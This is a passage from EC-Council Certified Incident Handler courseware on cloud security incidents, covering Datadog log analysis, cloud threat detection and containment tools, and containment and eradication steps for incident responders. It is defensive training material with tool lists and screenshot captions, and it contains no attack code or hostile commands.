



Figure 8.11: Screenshot of Datadog showing group logs

To perform deep dive log analysis, you can use functions and formulas in queries.

- **Step 7:** The outcome of search queries can be visualized using different options such as List, Timeseries, Top list, Nested tables, Pie chart, and Tree map.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.12: Screenshot of Datadog showing log visualization

- **Step 8:** You can view individual logs in the side panel layout by clicking on a log. The upper part of the log displays the infrastructure and application context for which the log has been generated. The lower part refers to the log.





Figure 8.13: Screenshot of Datadog showing side panel layout

- **Step 9**: To correlate log data with infrastructure data, click on the **Metrics** tab, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.14: Screenshot of Datadog showing Metrics tab

Some additional cloud-based log analysis tools are listed below:

- Loggly (*https://www.loggly.com*)
- Sumo Logic (*https://www.sumologic.com*)
- Splunk Cloud (*https://www.splunk.com*)
- Papertrail (*https://papertrailapp.com*)
- Logz.io (*https://logz.io*)

## Tools for Detecting Cloud Security Incidents

- **ExtraHop Reveal(x) 360**

  Source: *https://www.extrahop.com*

  ExtraHop Reveal(x) 360 is a cloud threat detection and response tool that allows the IH&R team to detect the lateral movement of attackers between cloud workloads. It provides complete and continuous visibility over cloud threats for various cloud services such as AWS, Azure, and Google. It helps incident handlers to uncover malicious behaviors such as SSRF and CSRF payload attacks, credential enumeration, and data staging and exfiltration.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.15: Screenshot of ExtraHop Reveal(x) 360

Some additional tools for detecting cloud security incidents are listed below:

- MetaFlows (*https://www.metaflows.com*)
- Radware (*https://www.radware.com*)
- Confluera (*https://www.confluera.com*)
- Qualys Cloud Platform (*https://www.qualys.com*)
- Sumo logic (*https://www.sumologic.com*)

## Containment of Cloud Security Incidents

Containment is a crucial step to prevent additional damage to cloud resources and services. During containment, the incident response team plans various strategies to avoid further loss while ensuring that no forensic evidence related to cloud security incidents is destroyed or damaged.

Containment of an incident in the cloud may impact the business services of all clients. Thus, CCs and CSPs are responsible for immediately reporting incidents and work together to contain and eradicate them. CSPs should inform other CCs in the compromised cloud about incidents and obtain permission to perform containment activities, even if the attack targeted a specific CC. For instance, the data of uncompromised CCs should be routed to other databases while disconnecting compromised client data to contain the attack.

Incident responders can perform the following activities for containing cloud security incidents:

- Block communication with the external network until the incident is detected and resolved
- Check if the incident has affected backups and route the services through backup systems


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In case of a malware attack, find the affected accounts, files, hosts, devices, servers, and other resources and disconnect them from the network
- Block attacker IP addresses and compromised accounts used to perform the attack
- In case of an application attack, stop the services that are vulnerable to the attack
- Isolate the VM instances affected or connected to the affected host
- Revoke access to databases
- Disable access to the infected VM while keeping important forensic evidence such as active network connections and memory contents
- Send suspicious processes or accounts to a sandbox environment to monitor their activities
- Isolate compromised resources from the network

## Containment Tools for Cloud Security Incidents

In the cloud environment, incident responders do not have physical access to hardware and other resources, thus hindering containment and forensics in the cloud. Incident responders need to deploy containment tools to effectively contain potential cloud security incidents and gather the required forensic evidence.

- **Teleport**

  Source: *https://goteleport.com*

  Teleport allows incident handlers to perform containment operations for Kubernetes-based incidents. It has a session and identity locking feature that helps to suspend all active and future interactions with various connections such as SSH, DB, and k8s. Teleport can also be used to quickly contain lateral movements in the Kubernetes environment and prevent further infection propagation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.16: Screenshot of Teleport

Some additional containment tools for cloud security incidents are listed below:

- Cisco Identity Services Engine (ISE) (*https://www.cisco.com*)
- Trend Micro One (*https://www.trendmicro.com*)
- Tigera (*https://www.tigera.io*)
- Deepfence (*https://deepfence.io*)
- Qualys Cloud Platform (*https://www.qualys.com*)

## Eradication of Cloud Security Incidents

Eradicating security incidents is a major step in handling and responding to cloud security incidents. Eradication involves getting rid of compromised cloud networks and applications that can represent attacks or malfunctioning in networks, servers, systems, applications, and other resources related to the cloud. This further helps incident handlers to protect the cloud from evolving threats. The first step of eradication is cleaning up infected software (e.g., removing malware or viruses) and rebuilding or reconstructing compromised networks or applications back to their normal operation. The second step is notifying relevant officials about the incident.

Incident responders can eradicate cloud security incidents by following the steps given below:

- Remove malware files and traces from affected components


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Update security solutions such as firewall, intrusion detection systems, and antiviruses with the malware signature
- Revoke access to compromised accounts, inform users about this via email, and assign new accounts to them
- Warn users when trying to log in to their accounts from different systems or locations
